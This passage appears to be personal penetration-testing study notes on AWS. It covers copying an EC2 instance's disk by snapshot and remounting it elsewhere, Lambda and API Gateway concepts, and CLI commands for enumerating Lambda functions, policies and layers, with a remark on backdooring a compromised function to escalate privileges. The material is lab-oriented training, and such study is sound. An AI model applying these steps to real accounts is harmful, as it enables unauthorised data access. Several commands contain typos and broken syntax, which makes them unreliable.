bashaws ec2 describe-instances --profile admin
and the highlighted are the attached volumes to this instance.
-
Identify the volumes and make sure that the volume we are targeting is the one attached to the EC2 we're targeting by comparing the VolumeID.
bashaws ec2 describe-volumes --profile admin
-
Create a snapshot from the EC2 Instance
bashaws ec2 create-snapshot --volume-id VolumeID --description "Pentest Snapshot"
If the instance was encrypted it will take longer time to creat the snapshot
-
List all the snapshots
bashaws ec2 describe-snapshots -
Create a volume from this snapshot
bashaws ec2 create-volume --snapshot-id SnapshotID availability-zone AvailabilityZone -
List Instances
bashaws ec2 describe-instances --profile admin -
Attach the newly created volume to the instance of choice
bashaws ec2 attach-volume --volume-id VolumeID --instance-id InstanceID --device /dev/xvdb -
Mount the volume to the EC2 file system
bashsudo mount /dev/sdfd /new-dir
Lambda
Concepts
- Lambda is an event driven and server-less computing platform.
- Its a
piece of codethat is executed when its triggered by an event from an event source. - It runs code in response to events and automatically manages the computing resources required by that code.

- At first, an event will be triggered from one of the AWS services, athen Lambda will compile and execute the corresponding code on a container.
How Lambda funtion works

- Lambda function has 2 parts:
- Function (source code).
- Layer (dependencies).
- can be created from 1 of 4 options:

-
Lambda function gets deployed (containerized). In this phase it will only consume storage but still not consuming execution resources.
-
Lambda function gets triggered by 1 of 3 methods:
 ^ca367e ^f1595e
synchronous:will send response when executedAPI Gateways,and we'll wait for response to come.asynchronous:AWS services, ex: If a file was uploaded toS3do something ... but it won't send back any response, henceasynchronousStream:If some function is continously triggerd, ex:DynamoDBthat is continously changing, orKinesis
-
After its triggered, it will be executed
-

After being executed there is the destination part which is 1 of 3 destinations:
LambdaTrigger another Lambda function.SNSsimple notification services.SQSsimple queue services.
API Gateway
- This is one of the most methods to trigger

Lambda functions. - Its an AWS service that is used for creating, publishing, maintaining, and securing REST, HTTP, WEB socket APIs.

- Its components
- We are focusing on
API Gatewaybecause it can triggerLambda functionsand its one of the most scenarios of abusingLambda functions.
Notes
Lambda functionsshould haverolesto be able to access other services likeS3.- If we comprimised a
Lambda functionswe can change the code to escalate our privileges, like for accessing the service we haverolesfor likeS3.
Lambda Lab
terraform init --> 'initialize terraform with configuration from the current folder'terraform plan --> 'show actions that will be taken, but do not execute actions'terraform apply --> 'execute actions'terraform destroy --> 'Destroy the resources we created'- After reading the code of the
Lambda function
- I found the
APIhas a back-door

Attacking Lambda
Enumeration
- List all
Lambdafunctionsbashaws lambda list-functions
Output
 3 Important things to look at here:
RunTime--> denotes the programming language.Roles--> specifies which roles does this lambda function has over otherawsservices.Layers--> specifies the 3rd party libraries that are being used in the code.
-
Enumerate source-code of the functions
bashaws lambda get-function --function-name RedTeamfunc1output
 2 things to look at here:
- This
lambda functionis stored inS3 - this is a URL of an
S3bucket where we can download the source-code of thislambda functionand its only valid for sometime.
- This
-
Enumerate who can
execute/invokethislambda functioninsynchronousANDasynchronousbashaws lambda get-policy --function-name Redteamfunc1output

-
Enumerate who can
execute/invokethislambda functioninstreamway.bashaws lambda list-event-source-mappings --funciton-name -
Enumerate Layers this will list all the
layers(dependencies) in aws accountbashaws lambda list-layersGives all information about a specific
layer/dependencybashaws lamabda get-layer-version --layername layer-name --version version-numberoutput we get some information and a time-based URL to download this
